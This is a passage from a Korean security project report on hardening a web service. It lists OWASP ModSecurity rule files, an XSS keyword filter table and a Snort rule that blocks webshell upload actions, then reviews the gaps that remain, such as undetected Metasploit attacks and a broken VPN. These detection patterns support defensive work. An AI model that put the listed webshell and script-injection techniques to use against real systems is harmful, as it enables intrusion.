
- XSS 취약점

- WAF 룰 추가

REQUEST-941-APPLICATION-ATTACK-XSS.conf

* OWASP기반 XSS 취약점 탐지 및 차단 룰

- 게시판 글쓰기에서 XSS 차단



* WAF에서 차단

● 스크립트 보안 필터링 종류

| XSS 필터링 대상 | | | | |
|------------|------------|--------------------|-----------------|---------------|
| < | > | < | > | |
| javascript | eval | onmousewheel | onactivae | onfocusin |
| vbscript | innerHTML | ondataavailable | oncopy | onfocusout |
| expression | charset | onafterprint | oncut | onhelp |
| Applet | document | onafterupdate | onclick | onkeydown |
| Meta | string | onmousedown | onchange | onkeypress |
| Xml | create | onbeforeactivate | onbeforecut | onkeyup |
| Blink | append | onbveforecopy | ondblclick | onrowsdelete |
| Link | binding | ondatasetchange | ondeactivate | onload |
| Style | alert | onbeforedeactivate | ondrag | onlosecapture |
| Script | msgbox | onbeforeeditfocus | ondragend | onbounce |
| Embed | refresh | onbeforepaste | ondragenter | onmouseenter |
| Object | embed | onbeforereprint | ondragleave | onmounseleave |
| Iframe | ilayer | onbeforeunload | ondragover | onbefore |
| Frame | applet | onbeforeupdate | ondragstart | onmouseout |
| frameset | cookie | onpropertychange | ondrop | onmouseover |
| llayer | javascript | ondatasetcomplete | onerror | onmouseup |
| Layer | void | oncellchange | onerrorupdate | onresizeend |
| bgsound | href | onlayoutcomplete | onfillterchange | onabort |
| Title | on paste | onmousemove | onfinish | onmoveend |
| Base | onstart | oncontextmenu | onfocus | onmovestart |
| onreset | onresize | oncontrolselect | onresizestart | onrowenter |
| onmove | onrowexit | onreadystatechange | onunload | onsubmit |
| Onstop | onselect | onselectionchange | onselectstart | onblur |
| | | onrowsinserted | | |


- CSRF 취약점

- WAF 룰 추가

```
REQUEST-933-APPLICATION-ATTACK-PHP.conf  
REQUEST-941-APPLICATION-ATTACK-XSS.conf  
REQUEST-942-APPLICATION-ATTACK-SQLI.conf  
REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION.conf  
REQUEST-949-BLOCKING-EVALUATION.conf  
RESPONSE-950-DATA-LEAKAGES.conf  
RESPONSE-951-DATA-LEAKAGES-SQL.conf  
RESPONSE-952-DATA-LEAKAGES-JAVA.conf  
RESPONSE-953-DATA-LEAKAGES-PHP.conf  
RESPONSE-954-DATA-LEAKAGES-XML.conf
```

* php구문의 웹 공격과 데이터 유출 방지 룰 설정. XSS공격 방지 룰 설정

- 게시판 글쓰기에서 CSRF 차단



- 파일 업로드 취약점

- IDS, IPS snort 룰 추가

```
alert tcp !14.30.45.26 any -> 14.30.45.26 80 (msg:"File upload Detect!"; content:"?Action="; pcre:"/\?Action\=(MainMenu|Show|Course|getTerminalInfo|ServerInfo|Cmd1?Shell|EditFile|Servu|sql|Search|UpFile|DbManager|proxy|toMdb)/i"; react:block; nocase; sid:10000020;)
```


* 웹shell의 실행 여부를 알 수 있는 시그니처를 기반으로 차단 룰 설정.

- KISA에서 배포한 시그니처를 참고하여 snort 룰을 추가하였지만, 탐지 및 차단을 수행하지 못하였다.

제 3장 결론

제 1절 최종 프로젝트 결과

1. 최종 구현된 내용



프로젝트 결과로 보안취약점 해결과 악의적인 공격의 탐지를 위해 IDS를 설치하였으며 탐지한 공격을 차단하기 위해 UTM, IPS를 선정 및 도입하였다. 가장 취약한 웹 어플리케이션에는 WAF(Mod_Security)설치 뿐만 아니라 스크립트 보안 필터링을 추가하여 보안을 강화하였다.

제 2절 문제점 및 개선 사항

1. 솔루션 보완사항

- 외부에서 허가받은 사용자만 SERVER 등 중요한 정보에 접근할 수 있도록 VPN을 구성하려고 하였다. 하지만 나갈 때의 패킷이 암호화되지 않아 VPN 기능을 하지 못함을 확인하였다. SOPHOS의 설정 문제로 예상되나 해결하지 못하였다.

- 추가된 보안장비로는 업로드/다운로드 취약점, Metasploit 공격을 탐지 및 차단하지 못함을 확인하였다. 설정을 추가 및 수정하여 해당공격을 차단하고 필요에 따라 보안장비를 교체하거나 추가 장비의 도입을 통하여 해당 문제점을 보완하여야 한다.

2. 정보보안 인식 개선의 필요성

보안의식의 부재로 인하여 개인정보유출이 발생하였고, 이로 인해 기존 회원 탈퇴 및 금전적 손해 등 막대한 피해를 입었다.

보안솔루션을 통해 보안장비와 보안정책의 강화가 이루어졌지만 공격 기법의 발달에 의해 프로젝트 진행 범위 외의 취약점이 발생할 수 있음을 인식하고, 사내 보안 교육을 통하여 보안 담당자뿐만 아니라 개발자, 일반 직원들의 보안 의식을 향상시켜 추후에 재발할지 모르는 악의적인 공격에 대한 가능성을 최대한 줄일 필요가 있다.